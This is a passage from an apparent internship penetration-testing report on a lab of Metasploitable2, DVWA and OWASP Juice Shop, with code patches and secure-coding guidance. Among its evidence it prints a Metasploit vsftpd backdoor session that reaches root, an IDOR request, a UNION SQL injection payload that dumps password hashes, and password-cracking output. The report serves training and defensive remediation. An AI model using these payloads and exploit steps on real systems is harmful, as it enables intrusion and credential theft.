


Figure 6.7 — OWASP Juice Shop: reflected XSS payload leaks the session JWT

Patch — remove the explicit bypass and let Angular's built-in sanitizer run:

```
// Replace this line:
// this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)

// With a clean, direct assignment Angular will sanitize automatically:
this.searchValue = queryParam;
```

Flaw 3 — Broken Object Level Authorization (BOLA / IDOR via Basket)

Vulnerable source code location: routes/basket.js

```
module.exports = function viewBasket () {
  return (req, res, next) => {
    // Pulls the basket ID directly from the URL with no ownership check
    models.Basket.findByIdPk(req.params.id, { include: [models.Product] })
      .then(basket => { res.json(utis.downloadEnsure(basket)) })
  }
}
```

Test: while authenticated, the basket ID in the request path was changed from the session's own basket to another numeric ID:

```
GET /rest/basket/6 HTTP/1.1
→ changed to →
GET /rest/basket/1 HTTP/1.1
```

```
1 GET /rest/basket/1 HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJkYXRhIjpt
```

Figure 6.8 — OWASP Juice Shop: basket ID parameter manipulated in the request path

Result: the API returned another user's shopping basket contents in full, confirming the endpoint trusted the URL parameter rather than the authenticated session's own basket ID.




Figure 6.9 — OWASP Juice Shop: IDOR challenge confirmed — another user's basket returned

Patch — enforce ownership validation before returning the resource:

```
module.exports = function viewBasket () {
  return (req, res, next) => {
    const requestedBasketId = Security.isNumeric(req.params.id)
      ? Number(req.params.id) : 0;

    // Validate the session's own basket ID matches the requested ID
    if (req.user && req.user.bid !== requestedBasketId) {
      return res.status(403).send(
        'Access Denied: Unauthorized Basket Owner Profile Request.'
      );
    }

    models.Basket.findByIdPk(requestedBasketId, { include: [models.Product] })
      .then(basket => { res.json(utis.downloadEnsure(basket)) })
  }
}
```

6.3 Guide on Secure Coding Practices

Based on the patterns observed across both applications, the following foundational practices should be applied across the full development lifecycle to structurally eliminate this class of application-layer flaw.

1. Input Processing and Validation

- **Enforce strict allow-lists** — define specific, positive rules for accepted characters, types, and formats; reject anything that doesn't match.
- **Avoid block-lists** — do not rely on screening out known-bad words or script fragments; attackers routinely bypass such filters.
- **Restrict size and length** — bound incoming string lengths and payload sizes at the system edge to prevent buffer and memory-exhaustion issues.
- **Normalize data early** — decode and standardize character encodings (e.g., UTF-8) before validation logic runs.
- **Decline raw text concatenation** — use parameterized queries, bind variables, or prepared statements instead of building queries by joining strings.
- **Isolate subprocess contexts** — never pass raw user text to a system shell; pass external binary arguments as discrete, separated values.
- **Apply contextual output encoding** — convert structural characters (< and >) to safe equivalents before rendering data into a browser.

2. Identity Security and State Management

- **Deploy high-entropy generators** — derive session keys, reset tokens, and identifiers from a cryptographically secure PRNG (CSPRNG).
- **Remove hardcoded configuration** — keep API keys, tokens, and database credentials out of source code; inject them at runtime via environment variables.
- **Enforce salted, adaptive hashing** — store passwords using a resource-heavy, adaptive algorithm (e.g., bcrypt/argon2) with a unique salt per record — never fast, unsalted hashes such as plain MD5.
- **Validate permissions continuously** — authentication (being logged in) is not authorization; verify permission on every individual transaction.
- **Check record ownership** — cross-reference the requesting user's identity against the target resource's owner field before returning data.
- **Default to absolute denial** — block access by default and grant it only when a policy explicitly permits the action.
- **Protect cookie attributes** — set HttpOnly (blocks script access), Secure (enforces TLS), and SameSite=Strict (mitigates CSRF) on all session cookies.

3. Error Handling and System Diagnostics

- **Abstract public-facing messages** — suppress stack traces, software versions, and schema details; show generic messages to the end user.
- **Centralize exception handling** — route all runtime failures through a single global handler for consistent capture and processing.
- **Generate unique trace IDs** — surface an opaque tracking token to the user for support purposes while logging full detail privately.
- **Sanitize internal logs** — strip passwords, tokens, and payment data from log output before it is written to disk.

6.4 Summary of Findings and Remediation

Application	Vulnerability	Root Cause	Remediation
DVWA	SQL Injection	Unsanitized string concatenation into SQL query	Parameterized queries / PDO bound parameters
DVWA	Stored XSS	Raw output rendered without encoding	htmlspecialchars() entity encoding on input/output

Application	Vulnerability	Root Cause	Remediation
DVWA	CSRF	No request-origin / token verification	Session-bound anti-CSRF token validation
Juice Shop	SQL Injection (auth bypass)	Raw string interpolation in login query	Sequelize bind parameters / replacements
Juice Shop	DOM/Reflected XSS	bypassSecurityTrustHtml() disabling Angular sanitizer	Removed bypass; let Angular sanitize natively
Juice Shop	BOLA / IDOR	No ownership check on basket ID lookup	Session-to-resource ownership validation (403 on mismatch)

Table 6.1 — Consolidated vulnerability, root cause, and remediation summary across DVWA and OWASP Juice Shop.

6.5 Section 6 Summary

Manual source-code review of DVWA and OWASP Juice Shop confirmed that the same four vulnerability classes — SQL Injection, Cross-Site Scripting, CSRF, and Broken Object Level Authorization — recur across a fifteen-year-old PHP application and a modern Node.js/Angular application alike, because both trusted user input without validating it at the point of use. Every flaw identified was isolated to a specific line of vulnerable code, demonstrated end-to-end, and closed with a minimal, tested patch rather than a superficial filter. Combined with the consolidated secure-coding guide above, these fixes complete the defensive half of this assessment and, together with Sections 3–5, form the full evidence base consolidated into the final project report in Section 7.

Section 7 — Final Project Report & Demonstration

This final section consolidates the entire six-phase assessment into a single, professional report — the deliverable a junior penetration tester or security analyst would be expected to produce for a client or employer. It summarizes the tools and techniques used at each phase, the key findings and vulnerabilities uncovered, and the solutions and best practices recommended to remediate them, with supporting screenshots and log evidence drawn from Sections 1–6.

7.1 Executive Summary

This report consolidates the full lifecycle of a six-phase, end-to-end security assessment carried out against a deliberately vulnerable lab environment: a Metasploitable2 Ubuntu server, the Damn Vulnerable Web Application (DVWA), and OWASP Juice Shop, with supplementary reconnaissance performed against a public test target (testaspnet.vulnweb.com). The assessment progressed through reconnaissance, vulnerability scanning, exploitation and privilege escalation, password auditing, and secure code review and remediation, all performed from a Kali Linux attack platform.

Across the six phases, the assessment confirmed critical-severity network and service vulnerabilities (CVSS 9.8–10.0), achieved full unauthenticated remote code execution and root-level privilege escalation on the Linux target, recovered multiple weak credentials through offline password cracking, and identified and patched four distinct classes of web application vulnerability — SQL Injection, Cross-Site Scripting, Cross-Site Request Forgery, and Broken Object Level Authorization — across two separate applications. Every finding in this report was reproduced first-hand, documented with supporting evidence, and mapped to a specific, testable remediation.

7.2 Assessment Scope and Environment

The assessment was conducted entirely within an isolated lab network to avoid any impact on production systems:

- **Attacker host:** Kali Linux (192.168.122.128), running all offensive tooling.
- **Primary target:** Metasploitable2 (192.168.122.135) — an intentionally vulnerable Ubuntu server used for scanning, exploitation, and post-exploitation.
- **Web application targets:** DVWA and OWASP Juice Shop, deployed via Docker, used for the secure-coding and web-application phase of the assessment.
- **Reconnaissance-only target:** testaspnet.vulnweb.com, used for passive/active reconnaissance technique practice without touching the primary lab targets.

All activity was performed under the internship program's authorized lab scope; no production or third-party systems outside the designated test targets were accessed at any point.

7.3 Tools and Techniques Used

7.3.1 Reconnaissance

Passive and active reconnaissance combined open-source intelligence gathering with direct service enumeration: WHOIS lookups and nslookup/dig queries established domain ownership, name servers, and DNS record structure; Shodan was used to correlate the target's public IP with any internet-facing exposure; and Wappalyzer and WhatWeb fingerprinted the underlying web technology stack. Nmap was used for both host discovery and detailed service/version scanning, including OS fingerprinting and default NSE script scanning.

7.3.2 Vulnerability Scanning

Nessus was deployed against the Metasploitable2 host as the primary vulnerability scanner, configured with an Advanced Scan policy to enumerate service-level vulnerabilities and assign CVSS severity ratings. Findings were

cross-verified using Nmap's vulnerability-category NSE scripts to confirm that scanner output reflected exploitable conditions rather than false positives.

7.3.3 Exploitation and Privilege Escalation

The Metasploit Framework was the primary exploitation platform, used to weaponize the vsftpd 2.3.4 backdoor and to deliver a PHP Meterpreter payload through an unauthenticated WebDAV arbitrary file upload, generated with msfvenom and caught with a multi/handler listener. Post-exploitation activity included upgrading to an interactive TTY shell, abusing a root-owned, SUID-flagged legacy Nmap binary to escalate to root, harvesting credentials, surveying the system and network configuration, and demonstrating (then removing) a persistence mechanism.

7.3.4 Password Auditing

Both John the Ripper and Hashcat were used to audit password strength offline. Hash material was extracted from the Linux shadow file (via unshadow), from a password-protected ZIP archive (via zip2john), and from a password-protected PDF (via pdf2john). Cracking approaches included straight dictionary attacks, rule-based mutation attacks, mask-based brute force, and hybrid wordlist-plus-mask attacks, exercising both CPU-based (John) and GPU-accelerated (Hashcat) cracking workflows.

7.3.5 Secure Coding Review

The final technical phase shifted from external attack simulation to source-level review. Working directly against the DVWA and OWASP Juice Shop codebases, vulnerable code paths were isolated, the corresponding exploit was demonstrated end-to-end in the browser or via direct HTTP requests, and a tested, minimal code-level patch was written and verified for each flaw.

7.4 Key Findings and Vulnerabilities

The table below summarizes the most significant finding from each phase of the assessment, the tools used to surface it, and its relative severity.

Phase	Tool(s)	Key Finding	Severity / Impact
Reconnaissance	WHOIS, nslookup, dig, Shodan, Wappalyzer, Nmap, WhatWeb	Legacy jQuery/ASP.NET stack, missing HSTS, inconsistent cookie flags, TRACE method enabled, verbose server banners	Medium — expands attack surface, aids fingerprinting
Vulnerability Scanning	Nessus, Nmap NSE	UnrealIRCd backdoor, VNC default password, bind-shell backdoor, sudo CVE-2021-3156 (Baron Samedit), SSLv2/v3 enabled	Critical — CVSS 9.8–10.0 on multiple findings
Exploitation	Metasploit, msfvenom, netcat	vsftpd 2.3.4 backdoor and WebDAV upload gave unauthenticated remote code execution; SUID Nmap enabled root privilege escalation	Critical — full unauthenticated root compromise
Password Cracking	John the Ripper, Hashcat	Weak/default passwords recovered from Linux shadow hashes, a protected ZIP, and a protected PDF within minutes using dictionary and rule-based attacks	High — demonstrates weak credential policy
Secure Coding Review	Manual code review (DVWA, Juice Shop)	SQL Injection, Stored/DOM XSS, CSRF, and Broken Object Level Authorization (IDOR) confirmed and patched at the source-code level	Critical — direct data exfiltration and account takeover

Table 7.1 — Summary of key findings by assessment phase.

Two results are worth calling out specifically. First, the combination of an outdated vsftpd service and an insecure WebDAV configuration on the Metasploitable2 host allowed a complete, unauthenticated compromise — from initial foothold to root — using only publicly available tooling and no custom exploit development. Second, the secure-coding phase confirmed that even modern, actively maintained applications (OWASP Juice Shop, built on Node.js and Angular) remain vulnerable to the same fundamental flaw classes as legacy PHP applications like DVWA when input validation, output encoding, and authorization checks are not consistently enforced at every layer.

7.5 Screenshots and Log Evidence

Representative evidence from each phase is consolidated below; the complete evidence set is documented within the corresponding phase in Sections 2–6.

```
(kali@kali)~$ sudo nmap -sV -sC -O testasp.vulnweb.com
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 11:10 -0400
Nmap scan report for testasp.vulnweb.com (44.238.29.244)
Host is up (0.0020s latency).
rDNS record for 44.238.29.244: ec2-44-238-29-244.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: acuforum forums
|_http-cookie-flags:
|_ /:
|_ ASPSESSIONIDAACQBSBA:
|_ httponly flag not set
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (92%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (92%), DD-WR
T v24-sp2 (Linux 2.4.37) (91%), VMware Player virtual NAT device (91%), Linux 3.2 (90%), Microsoft Windows XP SP3 (90%), Linux 4.4
(89%), BlueArc Titan 2100 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.75 seconds
```

Figure 7.1 — Nmap service, script, and OS-fingerprinting scan of the reconnaissance target.




Figure 7.2 — Nessus Advanced Scan configuration targeting the Metasploitable2 host (192.168.122.135).

```
$ nmap --script vuln 192.168.122.135
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-vuln-cve2010-4221: VULNERABLE (vsftpd 2.3.4 backdoor)
6667/tcp  open  irc          UnrealIRcd
|_irc-unrealircd-backdoor: VULNERABLE
5900/tcp  open  vnc          VNC (protocol 3.3)
|_vnc-info: VNC Authentication: none required (default password)
```

Figure 7.3 — Nmap NSE vulnerability-script output corroborating the Nessus findings.

```

=[ metasploit v6.4.135-dev ]
+ -- --[ 2,654 exploits - 1,335 auxiliary - 2,141 payloads ]
+ -- --[ 433 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.122.135
rhosts => 192.168.122.135
msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.122.128
lhost => 192.168.122.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.122.128:4444
[*] 192.168.122.135:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.122.135:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[*] 192.168.122.135:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.122.135:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.122.128:4444
[*] 192.168.122.135:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.122.135:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[*] 192.168.122.135:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.122.135:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.122.128:4444 -> 192.168.122.135:36611) at 2026-07-25 05:12:48 -0400

meterpreter > shell
Process 7439 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
whoami
root
hostname
metasploitable

```

Figure 7.4 — Metasploit vsftpd_234_backdoor module yielding a root Meterpreter session.

```

(kali@kali)-[~/Course/Mindrisers/taskfolder]
$ sudo unshadow metasploitable2passwd.txt metasploitable2shadow.txt > linux_hashes.txt

(kali@kali)-[~/Course/Mindrisers/taskfolder]
$ cat linux_hashes.txt
root:$1$avpFBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
sys:$1$fUX6BPot$MiyC3Up0zQJqz4s5wFD9L0:3:3:sys:/dev:/bin/sh
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
ftp:*:107:65534::/home/ftp:/bin/falsepostgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
service:$1$kr3ue7JZ$7GxELDpr50hp6cjZ3Bu//:1002:1002:::/home/service:/bin/bash

```

Figure 7.5 — Unshadowed Linux credential file prepared for offline password cracking.

```

$ john --wordlist=rockyou.txt combined.txt
Loaded 7 password hashes (md5crypt, crypt(3) $1$)
msfadmin      (msfadmin)
user          (user)
postgres     (postgres)
service       (service)
5 password hashes cracked, 2 left

```

Figure 7.6 — John the Ripper wordlist attack recovering weak Linux account passwords.


```

Dictionary cache built:
* Filename..: passwordlist.txt
* Passwords.: 20009
* Bytes.....: 161980
* Keyspace...: 20009
* Runtime...: 0 secs

$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:123456789
$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:msfadmin
$1$kR3ue7JZ$7GxELDUpR50hp6cjZ3Bu//:service
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target.....: linux_hashes.txt
Time.Started.....: Sun Jul 26 21:48:17 2026 (8 secs)
Time.Estimated...: Sun Jul 26 21:48:25 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (passwordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 8656 H/s (20.55ms) @ Accel:53 Loops:1000 Thr:1 Vec:16
Recovered.....: 3/6 (50.00%) Digests (total), 3/6 (50.00%) Digests (new), 3/6 (50.00%)
Salts
Progress.....: 120054/120054 (100.00%)
Rejected.....: 0/120054 (0.00%)
Restore.Point...: 20009/20009 (100.00%)
Restore.Sub.#01...: Salt:5 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: password19 → grainne
Hardware.Mon.#01.: Util: 77%

```

Figure 7.7 — Hashcat dictionary-attack session results and recovered credentials.

User ID:

ID: 1' UNION SELECT user, password FROM users-- -
 First name: admin
 Surname: admin

ID: 1' UNION SELECT user, password FROM users-- -
 First name: admin
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users-- -
 First name: gordonb
 Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users-- -
 First name: 1337
 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users-- -
 First name: pablo
 Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users-- -
 First name: smithy
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Figure 7.8 — DVWA SQL Injection: UNION-based dump of usernames and password hashes.

Change your admin password:

New password:

Confirm new password:

Password Changed.

Figure 7.9 — DVWA CSRF: account password silently changed via a forged cross-site request.

7.6 Solutions and Best Practices

Remediation was addressed at two levels: fixing each specific finding, and adopting the structural practices that prevent the entire vulnerability class from recurring.

7.6.1 Finding-Level Remediation

Vulnerability Class	Root Cause	Remediation Applied
Backdoored / outdated services (vsftpd, UnrealIRCd, VNC)	Unpatched, end-of-life software left in production	Patch management program; remove or isolate legacy services; disable default credentials
Privilege escalation via SUID binaries	Unnecessary SUID bit on binaries capable of shell escape	Principle of least privilege; regular SUID/SGID audits
OS command injection risk (sudo CVE-2021-3156)	Unpatched sudo heap overflow	Timely OS and package patch cycles; vulnerability scanning cadence
Weak / default credentials	No enforced password policy or MFA	Enterprise password policy, salted adaptive hashing (bcrypt/argon2), mandatory MFA
SQL Injection	Raw string concatenation into SQL queries	Parameterized queries / prepared statements (PDO, Sequelize bind parameters)
Stored / DOM XSS	Untrusted input rendered without encoding, or sanitizer explicitly bypassed	Contextual output encoding (htmlspecialchars); removal of bypassSecurityTrustHtml()
CSRF	No verification that a request originated from the authenticated user	Cryptographically random, session-bound anti-CSRF tokens validated server-side
Broken Object Level Authorization (IDOR)	Resource ID trusted from the URL with no ownership check	Server-side ownership validation against the authenticated session before returning data

Table 7.2 — Root cause and remediation mapping for each vulnerability class identified.

7.6.2 Structural / Program-Level Best Practices

- **Patch management** — keep all operating system packages, services, and application frameworks on a defined patch cadence, and formally decommission or isolate end-of-life software such as the vsftpd and UnrealIRCd versions identified here.
- **Least privilege** — apply the principle of least privilege to services, file permissions, and SUID/SGID binaries; run periodic audits to catch privilege-escalation vectors before an attacker does.
- **Credential hygiene** — enforce a minimum length and complexity standard, hash all credentials with a salted, adaptive algorithm (bcrypt or argon2), and require multi-factor authentication on all administrative and remote-access accounts.
- **Secure-by-default coding** — treat all user input as untrusted by default: use parameterized queries or ORM bind parameters for data access, apply contextual output encoding before rendering into HTML, and never explicitly bypass a framework's built-in sanitizer.
- **Authorization on every request** — validate resource ownership and session authorization on every request that returns or modifies data, rather than relying on authentication alone; default to denial and require an explicit policy match to grant access.

- **Continuous verification** — embed a vulnerability scan (e.g., Nessus) and a source-level review step into the development and deployment pipeline, rather than treating security testing as a one-time, pre-launch activity.

Taken together, these findings demonstrate that technical vulnerabilities at the network, service, and application layers frequently share the same underlying causes — unpatched software, weak or default credentials, and insufficiently validated user input — and that a mature security program must address all three layers concurrently rather than treating them as separate disciplines.

7.7 Conclusion

This assessment walked a single lab environment through the same lifecycle a real engagement would follow: understanding the target through reconnaissance, quantifying its exposure through vulnerability scanning, proving impact through exploitation and privilege escalation, evaluating credential strength through password auditing, and — critically — closing the loop by identifying, exploiting, and patching the application-layer flaws that made much of this possible in the first place. Every finding in this report was reproduced first-hand, documented with supporting evidence, and mapped to a specific, testable remediation. The resulting body of work reflects both the offensive skills required to identify security weaknesses and the defensive judgment required to fix them — the two halves of a complete security assessment, and the full, final deliverable for this internship project.